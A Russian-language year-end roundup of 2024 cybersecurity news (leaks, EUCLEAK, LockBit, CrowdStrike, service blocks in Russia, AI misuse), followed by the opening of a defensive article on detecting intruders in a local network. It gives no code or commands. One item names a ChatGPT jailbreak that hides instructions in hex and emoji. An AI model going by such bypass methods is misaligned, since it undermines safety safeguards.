Самым мощным DDoS'ом 2024 года стала атака, направленная на некоего клиента неназванного хостинг-провайдера, который пользуется услугами Cloudflare. Ее мощность достигла **3,8 ТБИТ/С** и **2,14 МИЛЛИАРДА** пакетов в секунду.

УТЕЧКА ГОДА

ПОЛЬЗОВАТЕЛИ INTERNET ARCHIVE

Еще в прошлом году мы отмечали, что утечки давно перестали кого либо удивлять. Кажется, единственным способом надежно защитить свои данные скоро станет жизнь в глухом уголке тайги без интернета, сотовой связи, телефона и прочих благ цивилизации.

В 2024 году база агрегатора информации об утечках Have I Been Pwned (HIBP) пополнилась сразу 361 миллионом адресов электронной почты, а также учетными данными, украденными при помощи малвари и атак типа credential stuffing.

Исходные коды утекли даже у издания The New York Times, а фанаты закрытой в 2018 году ММОРПГ Club Penguin вообще умудрились взломать сервер, принадлежащий компании Disney, чтобы похитить и слить в сеть информацию о своей любимой игре.

Однако, на наш взгляд, одна из самых грустных утечек этого года была связана со взломом Internet Archive: осенью текущего года сайт Wayback Machine, принадлежащий некоммерческой организации «Архив интернета» (Internet Archive), был взломан и дефейснут, и неизвестные похитили аутентификационную БД пользователей, содержащую более 31 миллиона уникальных записей.

Спустя несколько недель после этого инцидента «Архив интернета» и его пользователи пострадали от еще одной атаки, уже с использованием украденных данных.

Но самый грустный аспект этой ситуации заключается в том, что мотивы злоумышленников не были политическими или финансовыми. Ресурс, занимающийся крайне полезным делом, взломали просто так, потому что могли. Якобы эта атака помогла повысить репутацию хакера среди других преступников.

ДРУГИЕ КРУПНЫЕ УТЕЧКИ 2024 ГОДА

1. **Dropbox взломали. Украдены данные клиентов и аутентификационные секреты.** Хакеры проникли в производственные системы платформы Dropbox Sign eSignature и получили доступ к токенам аутентификации, данным многофакторной аутентификации (МФА), хешированным паролям и информации о клиентах.
2. **Разработчики Discord заблокировали множество аккаунтов, связанных с сервисом Spy Pet.** Сервис занимался сбором и продажей данных пользователей, включая сообщения, оставленные людьми на разных серверах, и логи подключений к голосовым каналам.
3. **Подтверждена утечка почти 3 миллиардов записей американцев.** На хакерском форуме опубликовали почти 2,7 миллиарда записей с личной информацией граждан США.
4. **В открытом доступе опубликованы данные пользователей «Бургер Кинг».** В компании подтвердили утечку, но подчеркнули, что платежные данные пользователей не пострадали.
5. **В сеть утекла полная БД BreachForums.** В сети обнародовали полную базу данных первой версии хакерского форума BreachForums. Дамп содержит информацию о пользователях, их личные сообщения, криптовалютные адреса и все сообщения, оставленные на форуме.

Слово **ПРОМПТ** было признано словом года в номинации «Информационные технологии», по версии портала «Грамота.ру». Среди других номинантов числились: **LLM**, **ДИПФЕЙК**, **КОПИЛОТ**, **ОПЕНСОРС**, **МУЛЬТИМОДАЛЬНЫЙ**, **ПЕРСОНАЛИЗАЦИЯ** и **ЧАТ БОТ**.

ИССЛЕДОВАНИЕ ГОДА

КЛОНИРОВАНИЕ YUBIKEY

Одним из наиболее занимательных исследований уходящего года стало описание side-channel-атаки EUCLEAK, представленное экспертами NinjaLab.

Эта атака нацелена на криптографическую библиотеку защищенных микроконтроллеров Infineon и требует физического доступа, позволяя извлекать ключи с устройств, использующих решения Infineon. То есть проблема, которая существует более 14 лет, затрагивает множество продуктов, включая TPM, электронные паспорта, карты доступа Feitian, криптокошельки, умные автомобили и аппаратные ключи YubiKey, которые исследователям в итоге удалось клонировать.

Компания Yubico, производящая ключи YubiKey, заявила, что уязвимыми признаются все ключи YubiKey с прошивкой до версии 5.7, которая была выпущена в мае 2024 года (в версии 5.7 криптобиблиотеку Infineon заменили собственным решением Yubico). Так как обновить прошивку в ключах YubiKey невозможно, все затронутые EUCLEAK устройства останутся уязвимыми навсегда.

Стоит отметить, что для реализации такой атаки потребуется оборудование стоимостью около 11 тысяч долларов США, а также глубокие познания в области электротехники и криптографии. Из за этих сложностей реализовать EUCLEAK на практике, скорее всего, смогут только «правительственные» хакеры и другие организации, обладающие сопоставимыми ресурсами, причем в редких и узконаправленных сценариях.

ДРУГИЕ ИНТЕРЕСНЫЕ ИССЛЕДОВАНИЯ 2024 ГОДА

1. **VoltSchemer использует беспроводные зарядки для ввода голосовых команд и повреждения устройств.** Атаки позволяют манипулировать голосовыми помощниками смартфонов и обходить защиту стандарта Qi для повреждения близлежащих предметов (нагревая их до температуры выше 280 градусов Цельсия).
2. **Исследователь заявил, что взломал DRM-технологию Microsoft.** Эксперт обнаружил в технологии защиты контента PlayReady компании Microsoft уязвимости, которые могут позволить недобросовестным подписчикам стриминговых сервисов незаконно скачивать фильмы.
3. **Wi-Fi-уязвимость SSID Confusion позволяет «слушать» чужой трафик.** Проблема, связанная с конструктивными недостатками стандарта Wi-Fi IEEE 802.11, позволяет обманом вынудить жертву подключиться к менее защищенной беспроводной сети и прослушивать сетевой трафик пользователя.
4. **DNSBomb позволяет усилить DDoS в 20 тысяч раз.** Группа ученых из Университета Цинхуа рассказала о новом методе DDoS-атак, который использует DNS-трафик.
5. **Аналитики выявили тысячи педофилов, изучив логи инфостилеров.** Специалисты Recorded Future Insikt Group обнаружили тысячи педофилов, которые скачивают и распространяют материалы, связанные с сексуальным насилием над детьми (CSAM), проанализировав украденные у этих людей данные.

По данным ООН, в 2024 году количество пользователей интернета в мире превысило **5,5 МИЛЛИАРДА** человек. Это на **227 МИЛЛИОНОВ** больше, чем в 2023 году.

БЛОКИРОВКА ГОДА

ЗАМЕДЛЕНИЕ YOUTUBE

Пришло время для самой грустной рубрики нашего топа, в которой мы вспомним блокировки уходящего года. «Победителем» в этой номинации определенно становится YouTube, проблемы в работе которого начались еще летом 2024 года, а к середине декабря он практически перестал работать в России.

Напомним, что в Роскомнадзоре и Госдуме объясняют снижение качества работы YouTube тем, что после ухода Google из России компания перестала поддерживать и свои кеширующие серверы Google Global Cache. Однако представители Google уже не раз комментировали ситуацию и неоднократно заявляли, что происходящее не является результатом технических проблем или действий со стороны компании.

Также отметим, что в этом году Роскомнадзор внес изменения в «Критерии оценки материалов и (или) информации, необходимых для принятия решений, являющихся основаниями для включения в реестр запрещенной информации». В итоге запрещенной была признана даже «научная, научно-техническая и статистическая информация о способах, методах обеспечения доступа к информационным ресурсам и/или информационно-телекоммуникационным сетям, доступ к которым ограничен на территории России», для которой ранее делалось исключение.

ДРУГИЕ БЛОКИРОВКИ 2024 ГОДА

1. **Роскомнадзор заблокировал мессенджер Viber.** Представители регулятора сообщили о блокировке Viber на территории РФ из-за неисполнения требований российского законодательства.
2. **Discord заблокировали в России «в связи с нарушением требований законодательства».** Мессенджер Discord был заблокирован в России за нарушение требований законодательства. Незадолго до этого РКН направил администрации Discord требование удалить 947 противоправных материалов.
3. **Роскомнадзор сообщил о блокировке мессенджера Signal.** Ведомство ограничило доступ к защищенному мессенджеру Signal на территории РФ «в связи с нарушением требований российского законодательства».
4. **В США полностью запретили продажу продуктов «Лаборатории Касперского».** Запрет касается продажи продуктов «Лаборатории Касперского», а также не позволяет компании предоставлять обновления для своих продуктов как организациям, так и частным лицам на территории США.
5. **Avast закрыла доступ к своим продуктам в России.** Теперь антивирусы Avast и AVG (включая Avast Mobile Security для Android и Avast Free Antivirus), а также утилита CCleaner не работают в РФ. При попытке их запуска отображается предупреждение: «К сожалению, этот продукт не поддерживается в вашем текущем местоположении».

Российский суд назначил Google штраф, так как компания не выполнила требование по восстановлению аккаунтов на YouTube ряда российских медиа. Общая сумма требований **17** российских телеканалов к компании Google достигла **8 УНДЕЦИЛЛИОНОВ** рублей. Ундециллион — это единица с **36 НУЛЯМИ**.

За каждый день неисполнения начисляется штраф в размере **100 ТЫСЯЧ** рублей. Также сумма **УДВАИВАЕТСЯ** каждую неделю, пока решение суда не будет выполнено.

НАРУШИТЕЛЬ ПРИВАТНОСТИ ГОДА

IOT-УСТРОЙСТВА

Мы с трудом устояли перед искушением снова отдать звание главного нарушителя приватности компании Google, как уже делали в 2023 году. Посуди сам, за прошедший год Google:

- начала развертывание Manifest V3, который затрудняет работу блокировщиков рекламы, антивирусов, решений для родительского контроля и различных продуктов для защиты конфиденциальности;
- работала над API Google Play Integrity, который позволит блокировать Android-приложения, установленные из сторонних источников;
- только после судебного решения согласилась удалить миллиарды записей с данными 136 миллионов пользователей, собранные в режиме «Инкогнито».

Также выяснилось, что за пользователями в сети чаще всего следят именно трекеры бывшей «корпорации добра», чей основной принцип когда то гласил Don't be evil.

Однако главными нарушителями нашей с тобой приватности в этом году все же стала не Google, а всевозможные «умные» девайсы, которые «слушают» своих пользователей, изучают их привычки и запросы или раскрывают данные посторонним.

К примеру, исследователи обнаружили, что многие телевизоры (включая продукты Samsung и LG) используют похожую на Shazam технологию автоматического распознавания контента (Automatic Content Recognition, ACR). Она позволяет следить за всем, что смотрят пользователи, даже если телевизоры используются в качестве внешних дисплеев, то есть подключены через HDMI к другим девайсам.

Умные колонки Sonos содержали сразу несколько уязвимостей, одна из которых могла использоваться злоумышленниками для подслушивания пользователей. «Но их же никто не эксплуатировал», скажешь ты. Тогда лови другой похожий пример, где уязвимости использовались: из-за багов в камерах компании Wyze Labs не менее 13 тысяч человек получили доступ к чужим устройствам и трансляциям, заглянув в чужие дома.

Также не стоит забывать о проблеме устройств, которые являются вредоносными сразу «из коробки» и шпионят за пользователями в интересах хакеров. Мы уже уделяли внимание этому вопросу в прошлом году, но ситуация, увы, не становится лучше.

Так, в уходящем году китайский производитель ПК Acemagic подтвердил, что его устройства поставлялись с предустановленной малварью. Ботнеты, состоящие из бюджетных ТВ приставок, телевизоров и прочих IoT девайсов, уже насчитывают сотни тысяч активных устройств. Хуже того, выяснилось, что в наше время встроенный бэкдор можно встретить даже в кнопочном телефоне.

ДРУГИЕ НОВОСТИ ПРИВАТНОСТИ 2024 ГОДА

1. **Mozilla отключит функциональность Do Not Track в Firefox.** По словам представителей организации, большинство сайтов все равно игнорируют DNT-запросы.
2. **Avast оштрафовали на 16,5 миллиона долларов за продажу данных пользователей.** Речь идет о незаконном сборе пользовательских данных с помощью расширений для браузеров и антивирусного ПО, а также последующей «продаже этих данных без надлежащего уведомления и согласия потребителей».
3. **Новые WebTunnel-мосты Tor имитируют HTTPS-трафик.** WebTunnel работают на основе устойчивого к обнаружению HTTPT-прокси и позволяют трафику Tor лучше смешиваться с обычным HTTPS-трафиком.
4. **Proton запускает альтернативу Google Docs, ориентированную на приватность.** Бесплатный и опенсорсный веб-сервис Docs in Proton Drive, оснащенный end-to-end-шифрованием, предназначен для редактирования документов и совместной работы с ними.
5. **Google, Amazon, Facebook и другие могут подслушивать пользователей через микрофоны их устройств.** В распоряжении СМИ оказалась презентация Cox Media Group (CMG). В документе утверждается, что компания может таргетировать рекламу, основываясь на том, что потенциальные покупатели говорят вслух возле микрофонов своих устройств (Facebook принадлежат компании Meta, деятельность которой признана экстремистской, организация запрещена в России).

По оценкам специалистов «Сбера», в открытом доступе находятся около **3,5 миллиарда** строк с персональными данными россиян, то есть информация примерно о **90%** взрослых граждан России.

САМЫЕ ЧИТАЕМЫЕ СТАТЬИ «ХАКЕРА»

Мы решили разнообразить наши итоги года, покопались в статистике и выбрали из нее самые популярные статьи среди пользователей с платной подпиской. В 2024 году наши подписчики зачитывались этими материалами:

1. SQL-инъекции. Разбираем на пальцах одну из самых популярных хакерских техник
2. Деаноним Telegram. Ищем информацию о пользователях и каналах в открытых источниках
3. Kali Ashes. Закаляем хакерский дистр и учимся не шуметь в сети
4. Самооборона без антивируса. Защищаем Windows своими руками
5. IP-камеры на пентестах. Используем видеокамеры не по назначению
6. JWT-токены от и до. Разбираемся с JSON Web Tokens и атаками на них
7. Code 27. Пентестим сети с наименьшим ущербом
8. Ослепить Sysmon. Выводим мониторинг из строя максимально незаметно
9. Карманный Arch. Делаем флешку с живым образом Arch Linux
10. Stable Diffusion XL. Генерируем картинки нейросетью на своем компьютере

Продолжение статьи →

← Начало статьи

МАЛВАРЬ ГОДА

LOCKBIT

Вредоносы масштаба Pegasus и WannaCry появляются и попадают на радары специалистов не так уж часто, поэтому ландшафт угроз 2024 года можно сравнить с ярким лоскутным одеялом: хакерские группы дробятся на новые филиалы и проводят «ребрендинги», а специалисты едва успевают рассказывать о разнообразных стилерах, шифровальщиках, бэкдорах, спайвари и новых ботнетах.

Но один вредонос был у всех на слуху весь 2024 год — это вымогатель LockBit и одноименная группировка, стоящая за его разработкой. Дело в том, что еще в феврале правоохранительные органы десяти стран мира провели операцию Cronos, в ходе которой взломали инфраструктуру группы и смогли получить множество данных о хакерах, их партнерах и самой малвари.

Вслед за этим произошли многочисленные аресты участников и партнеров группы и деанон ее администратора, известного в сети под ником LockBitSupp. Американские следователи утверждают, что под этим псевдонимом скрывается гражданин РФ Дмитрий Юрьевич Хорошев.

Тем не менее вскоре после атаки правоохранительных органов LockBit начала восстанавливать свою инфраструктуру и по-прежнему остается активной. В середине декабря представители группировки и вовсе начали тизерить новую версию своей малвари — шифровальщик LockBit 4.0, который якобы должен появиться в феврале 2025 года.

ДРУГИЕ ВРЕДОНОСЫ 2024 ГОДА

1. **Исследователи обнаружили первый в истории Linux-буткит Bootkitty**. Как выяснилось позже, буткит разработали южнокорейские студенты, специализирующиеся на кибербезопасности.
2. **Стилеры научились обходить новую защиту Chrome от кражи файлов cookie**. Многие инфостилеры уже предлагают функциональность, позволяющую обмануть защитную функцию App-Bound Encryption в Chrome.
3. **Опенсорсный червь SSH-Snake ворует ключи SSH**. Инструмент используется для незаметного поиска приватных ключей и бокового перемещения по инфраструктуре жертв.
4. **Android-троян FakeCall не дает жертвам позвонить в банк**. Вредонос перехватывает исходящие звонки пользователя в банк и перенаправляет их на номера злоумышленников, тем самым мешая жертве связаться с поддержкой.
5. **Хакгруппа BlackCat отключила серверы после получения выкупа в размере 22 миллионов долларов**. Вымогательская группировка заявила, что правоохранители захватили ее сайт и инфраструктуру. Однако партнеры группы и ИБ-специалисты считают, что это был exit scam.

В начале декабря 2024 года курс биткоина впервые в истории превысил отметку **100 ТЫСЯЧ** долларов США.

ХАРДВЕРНЫЙ ВЗЛОМ ГОДА

ВЗОРВАВШИЕСЯ ПЕЙДЖЕРЫ

В прошедшем году одним из самых резонансных, страшных и масштабных инцидентов, который весь мир определенно запомнит надолго, стала массовая детонация пейджеров и раций, принадлежавших участникам военизированного шиитского движения «Хезболла». В результате произошедшего минувшей осенью в Ливане погибли не менее 12 человек, а около 3000 получили ранения.

Конечно, этот инцидент нельзя назвать «взломом» в прямом смысле этого слова. Ведь взрывы не были вызваны вредоносным ПО или умышленным перегревом аккумуляторов устройств, как многие предположили изначально. Однако произошедшее оказалось самой настоящей атакой на цепочку поставок: пейджеры и рации были заранее модифицированы спецслужбами, которые и заложили в устройства взрывчатку.

ДРУГИЕ «ЖЕЛЕЗНЫЕ» НОВОСТИ 2024 ГОДА

1. **GEOBOX обещает превратить Raspberry Pi в анонимный инструмент для кибератак**. Исследователи обнаружили GEOBOX в ходе расследования громкой кражи банковских данных, затронувшей неназванную компанию из списка Fortune.
2. **Исследователи нашли аппаратный бэкдор в смарт-картах MIFARE Classic**. Эта «закладка» позволяет мгновенно клонировать RFID-карты, построенные на чипах MIFARE Classic от NXP, которые используются в общественном транспорте, офисах, гостиницах, финансовых учреждениях и других организациях по всему миру.
3. **Утечка показала, какие телефоны можно взломать с помощью Graykey**. В сеть попали документы с подробным описанием возможностей инструмента Graykey, который используется правоохранителями и киберкриминалистами по всему миру для разблокировки смартфонов.
4. **Для Flipper Zero вышла прошивка версии 1.0**. После трех лет разработки команда Flipper Zero выпустила новую версию прошивки, которая включает новую подсистему NFC, поддержку JavaScript, динамическую загрузку сторонних приложений и многое другое.
5. **Атака RAMBO использует оперативную память для хищения данных с изолированных машин**. RAMBO (Radiation of Air-gapped Memory Bus for Offense) основана на электромагнитном излучении оперативной памяти и позволяет похищать информацию с компьютеров, которые физически изолированы от любых сетей и потенциально опасной периферии.

По статистике «Лаборатории Касперского», **WINDOWS** по прежнему остается главной мишенью для хакеров: **93%** ежедневно обнаруживаемых вредоносных файлов нацелено на эту ОС. В 2024 году количество угроз для Windows выросло на **19%**.

СТРАННОСТЬ ГОДА

ВИРТУАЛЬНЫЕ ЛЕТУЧИЕ МЫШИ

Новости, связанные с проблемами в VR-гарнитурах, стали одними из наиболее странных в прошедшем году (и, вероятно, такие баги могли бы не на шутку напугать пользователей).

Сначала независимый ИБ-специалист Райан Пикрен (Ryan Pickren) обнаружил уязвимость в Apple Vision Pro. Но когда компания Apple классифицировала ее как проблему отказа в обслуживании (DoS), исследователь не согласился и продемонстрировал, что баг можно применить для создания 3D объектов любого типа, включая анимированные и со звуковыми эффектами. Для атаки же достаточно было вынудить пользователя в гарнитуре посетить вредоносный сайт.

В качестве proof-of-concept Пикрен показал, что комната пользователя может наполниться сотнями виртуальных пауков и громко кричащих летучих мышей. Причем очевидного способа избавиться от них нет, пострадавшему останется только бегать по комнате и «касаться» каждого объекта.

Еще одна проблема была обнаружена в гарнитуре Quest 3 компании Meta (Meta Platforms признана экстремистской организацией и запрещена в РФ) другим независимым специалистом, Харишем Сантханалакшми Ганесаном (Harish Santhanalakshmi Ganesan). В данном случае исследователь заразил свое устройство вымогателем CovidLock в рамках эксперимента. В итоге оказалось, что закрыть окно вредоносного приложения или удалить его через настройки не представляется возможным.

ДРУГИЕ СТРАННЫЕ НОВОСТИ 2024 ГОДА

1. **Хакеры заставили роботы-пылесосы Ecovacs ругаться и гоняться за домашними животными**. В ходе серии атак на роботы-пылесосы Ecovacs Deebot X2 хакеры смогли удаленно управлять пылесосами, получили доступ к их камерам и встроенным динамикам, оскорбляли владельцев и преследовали их домашних животных.
2. **Хакер взломал мошеннический кол-центр и предупредил пострадавших об обмане**. «Добрый самаритянин» под ником NanoBaiter взломал кол-центр мошенников, похитил исходный код их инструментов, а также разослал письма пострадавшим, предупреждая, что они платят большие деньги за фальшивый и бесполезный «антивирус».
3. **Студенты нашли баги в прачечных CSC ServiceWorks и стирали бесплатно**. Уязвимость позволяла вообще не платить за стирку и пользоваться любой из миллиона подключенных к интернету стиральных машин, установленных в жилых домах, отелях и кампусах учебных заведений по всему миру.
4. **Троян из Google Play Store атаковал пользователей умных секс-игрушек**. Приложение Love Spouse содержало троян-кликер, незаметно открывающий рекламные сайты и кликающий по страницам.
5. **Игроков Apex Legends взломали прямо во время турнира ALGS**. В прямом эфире участникам турнирного матча подключили wallhack (возможность видеть сквозь стены) и aimbot (автоприцеливание и отсутствие отдачи и разброса во время стрельбы).

Блокчейн-аналитики TRM Labs подсчитали, что на русскоязычных киберпреступников пришлось около **69%** от всех криптовалютных доходов, связанных с вымогательством. Суммарная «прибыль» хакеров уже превышает **500 МИЛЛИОНОВ** долларов США.

ФЕЙЛ ГОДА

ОБНОВЛЕНИЕ CROWDSTRIKE

Выбрать «победителя» в этой номинации было совсем нетрудно, здесь всё уже решили за нас: в этом году награду Pwnie Award в номинации «Самый эпичный провал» (Most Epic Fail) присудили ИБ компании CrowdStrike. И с этим выбором действительно не поспоришь.

Минувшим летом enterprise решение CrowdStrike Falcon Sensor обновилось столь «удачно», что миллионы Windows систем по всему миру показали «синий экран смерти» (BSOD). Это привело к массовым сбоям в работе аэропортов, банков, медицинских учреждений и множества других организаций в США, Великобритании, многих странах ЕС, Индии, Новой Зеландии, Австралии и так далее.

Специалисты страховой компании Parametrix оценивали прямые финансовые потери от этого инцидента среди американских компаний из списка Fortune 500 в 5,4 миллиарда долларов. Причем в эту оценку не включили убытки Microsoft, так как она «была ключевым игроком в этом событии».

Стоит отметить, что Pwnie Award из рук организаторов премии принял лично президент компании Майкл Сентонас (Michael Sentonas). Со сцены он заявил, что это «определенно не та награда, получением которой стоит гордиться».

> *«Мы неоднократно повторяли: очень важно признавать, когда вы сделали что-то хорошо. Но также очень важно признавать, когда вы сделали что-то ужасно неправильное, что и произошло в данном случае. Причина, по которой я хотел лично получить этот трофей, такова: я возвращаюсь в штаб квартиру. И собираюсь взять этот трофей с собой. Он будет стоять на самом видном месте, потому что я хочу, чтобы каждый приходящий на работу сотрудник CrowdStrike видел его. Ведь наша цель — защищать людей, а мы допустили ошибку. Я хочу убедиться, что все понимают, что такое нельзя допускать, и именно в этом заключается суть нашего сообщества.*
> *С этих позиций я скажу вам спасибо и заберу трофей. Мы поставим его в нужном месте и убедимся, что его увидят все», — заявил президент CrowdStrike и сорвал бурные аплодисменты.*

ДРУГИЕ ПРОВАЛЫ 2024 ГОДА

1. **Разработчик Styx Stealer случайно слил собственные данные**. Создатель инфостилера нечаянно скомпрометировал собственный компьютер и слил в сеть свои данные, включая информацию о клиентах и прибылях, а также никнеймы, номера телефонов и адреса электронной почты.
2. **НКЦКИ ФСБ предупредил об опасности использования браузера «Спутник»**. Оказалось, что техническая поддержка браузера прекратилась еще в 2022 году, а связанное с ним доменное имя уже принадлежит американской компании.
3. **Канадские власти запретили продажи Flipper Zero ради борьбы с автоугонами**. В ответ разработчики Flipper назвали попытки запретить такие устройства абсурдными и объяснили, что для угона современных авто требуется совсем другое оборудование.
4. **0-day-уязвимость в 3D-принтерах Anycubic исправили только после массовых атак**. С помощью этого бага были взломаны устройства по всему миру, и неизвестный хакер предупреждал пользователей, что 3D-принтеры уязвимы для атак.
5. **ИИ-функцию Recall сравнили со встроенным в Windows кейлоггером**. Сразу после анонса ИИ-функция Windows Recall подверглась жесткой критике как со стороны ИБ-экспертов, так и со стороны защитников конфиденциальности. В итоге запуск Recall был отложен на неопределенный срок.

Эксперты Qrator Labs подсчитали, что общее число зафиксированных в 2024 году DDoS-атак выросло на **53%** по сравнению с 2023 годом. Наибольшее количество зафиксированных DDoS-атак L3/L4 пришлось на финтех (**39,6%**) и сегмент электронной коммерции (**35,7%**).

ХАЙП ГОДА

ФАЛЬШИВЫЕ ЛЮДИ

LLM все еще везут нас на хайповозе в светлое будущее, однако ИИ инструментами все активнее пользуются и злоупотребляют хакеры.

В 2024 году множество проблем ИБ-специалистам, компаниям и простым пользователям создали дипфейки всех мастей (как голосовые, так и визуальные). К примеру, в начале года у гонконгской фирмы украли 25,6 миллиона долларов, использовав сложную мошенническую схему с применением дипфейков, а мошенники уже начали подделывать голоса людей, общаясь с жертвами в мессенджерах. Кроме того, уже был обнаружен вредонос, собирающий биометрические данные специально для создания дипфейков и проведения таких атак.

Также в этом году ИИ приспособили для генерации фальшивых документов, решения CAPTCHA, написания и улучшения малвари.

У гигантов технологического сектора тоже не все идет гладко. Например, обнаружилось, что ИИ-алгоритмы Google Search Generative Experience продвигают в поиске мошеннические сайты, а инструмент Google AI Overviews вообще предлагал пользователям есть камни.

И чуть выше мы уже упоминали крупный провал Microsoft и ее ИИ-инструмента Recall, который призван помочь «вспомнить» любую информацию, которую пользователь просматривал в прошлом, сделав ее доступной с помощью простого поиска. Недавно Recall снова стал доступен участникам программы Windows Insiders, но теперь он сохраняет номера банковских карт, номера социального страхования и другую конфиденциальную информацию, даже если это запрещено.

ДРУГИЕ НОВОСТИ ИИ 2024 ГОДА

1. **OpenAI и Microsoft перекрыли нескольким хакгруппам доступ к ChatGPT**. APT, связанные с Китаем, Россией, Ираном и Северной Кореей, якобы использовали ChatGPT для автоматизации поиска уязвимостей, разведки и выполнения различных задач по созданию вредоносного ПО.
2. **Злоумышленники используют LLM, но забывают убрать артефакты**. Хакеры активно используют LLM, чтобы генерировать контент для мошеннических сайтов.
3. **Исследователь рассказал о возможных проблемах песочницы ChatGPT**. Эксперт сумел получить широкий доступ к песочнице ChatGPT, включая возможность загрузки и выполнения Python-скриптов, а также скачал плейбук (playbook) LLM.
4. **На платформе Hugging Face обнаружили сотни вредоносных моделей**. Аналитики нашли не менее 100 вредоносных Deep Learning моделей, часть из которых могут выполнять код на машине жертвы.
5. **Джейлбрейк ChatGPT работает с помощью эмодзи и инструкций в шестнадцатеричном формате**. Можно обмануть модель OpenAI GPT-4o и обойти ее защитные механизмы, скрывая вредоносные инструкции в шестнадцатеричном формате и даже используя эмодзи.

ЧЕМ ЕЩЕ ЗАПОМНИТСЯ 2024 ГОД

Основателя WikiLeaks Джулиана Ассанжа **освободили** из-под стражи, и он покинул тюрьму строгого режима Белмарш, где провел 1901 день. Ассанжа освободили в результате сделки с Министерством юстиции США, и американские власти заявили, что теперь ему «запрещено возвращаться в Соединенные Штаты без разрешения».

Компания Google **объявила**, что в августе 2025 года сервис для сокращения ссылок goo.gl окончательно прекратит свою работу. После этого все короткие ссылки перестанут функционировать и будут возвращать ошибку 404.

В августе 2024 года Павла Дурова **арестовали** во Франции, после того как его частный самолет приземлился в аэропорту Ле-Бурже. В итоге основателю Telegram предъявили **шесть обвинений**, связанных с различными преступлениями, выявленными на платформе (включая педофилию, отмывание денег и незаконный оборот наркотиков). Дурова освободили под судебный надзор, и ему запрещено покидать территорию страны.

Из списка официальных мейнтейнеров ядра Linux **исключили** одиннадцать российских разработчиков. Эта новость задела многих – причем не только в России. Масла в огонь этого скандала подлил и лично Линус Торвальдс, назвавший всех несогласных «троллями с российских фабрик».

Специалисты компании GreyNoise **рассказали**, что с января 2020 года наблюдают крупные волны «шумовых бурь» (Noise Storms), которые содержат искаженный интернет-трафик. Несмотря на тщательный анализ и годы наблюдений, эксперты так и не сумели установить происхождение и назначение этих «шумов».

САМООБОРОНА ПО-ХАКЕРСКИ

Ловим нарушителя на уровне сети

В этой статье мы рассмотрим простые, но эффективные приемы компьютерной самообороны, которые помогут тебе выявить хакеров, уже успевших проникнуть в локальную сеть. Мы научимся находить признаки проникновения и ловить злоумышленников при помощи специальных хитрых скриптов. Начнем с самого первого уровня: уровня сети.

s0i37
Lead cybersecurity analyst at USSC
@s0i37_channel

Когда хакер пытается проникнуть к тебе откуда-то издалека, атакуя твои сервисы на внешнем периметре, когда его и тебя разделяют десятки хопов, Tor, Proxy, VPN хакер поистине неуловим. Он с легкостью может сменить IP адрес, прыгнуть на любой континент или, напротив, подобрать выходную точку поближе к цели. И нам ничего не остается, кроме как терпеть его атаки снова и снова. Однако если на твоем периметре все окей, то бояться нечего.

Но что, если хакер уже где то рядом с тобой? Каким то неведомым образом он смог проникнуть в твою внутреннюю сеть. Можно ли его как-то заметить теперь? Ведь в этом случае он представляет уже реальную угрозу.

Тут в игру вступает SOC, также известный как Blue Team. Но далеко не в каждой компании имеется «киберпатруль». Во многих компаниях мероприятия по обеспечению безопасности сильно тормозятся бюрократической машиной либо они просто мешают бизнесу: ведь то, что безопасно, редко бывает удобно. Поэтому внедрить тяжелые и дорогие средства защиты порой оказывается не так-то просто. Ну а если в компании нет «киберполиции», крайне важно знать простые приемы киберсамообороны.

Общаясь с безопасниками, я замечал, что далеко не все они знают относительно простые технические приемы, которые помогают отследить злоумышленников в процессе атаки. Мне, как пентестеру с достаточно большим опытом, хорошо видны различные места, где они могут попасться, если знать, что проверять.

В этом цикле статей речь пойдет про простые, но эффективные приемы компьютерной самообороны, которые помогут тебе выявить хакеров, что уже успели проникнуть в твою локальную сеть. Или только еще собираются, прогуливаясь вдоль периметра и изучая твои Wi-Fi-сети.

Мы научимся обращать внимание не только на шумные места, но и на вещи, которые многие хакеры считают достаточно тихими, но которые все же имеют свои характерные черты. Ловить хакеров мы будем тоже по-хакерски запуская особые хитрые скрипты. Наше defence кунг фу будет направлено против наиболее общих, а значит, наиболее вероятных атак.

И раз это самооборона, то применять ее сможет любой пользователь все предложенные мною защитные приемы не потребуют никаких исключительных прав. Их можно будет проводить с рядовой рабочей станции, не имея расширенного доступа к логам серверов или к сетевому оборудованию — ничего такого, чего нет у обычного пользователя. А значит, обнаружить злоумышленника сможет любой сотрудник защитить свою компанию под силу каждому!

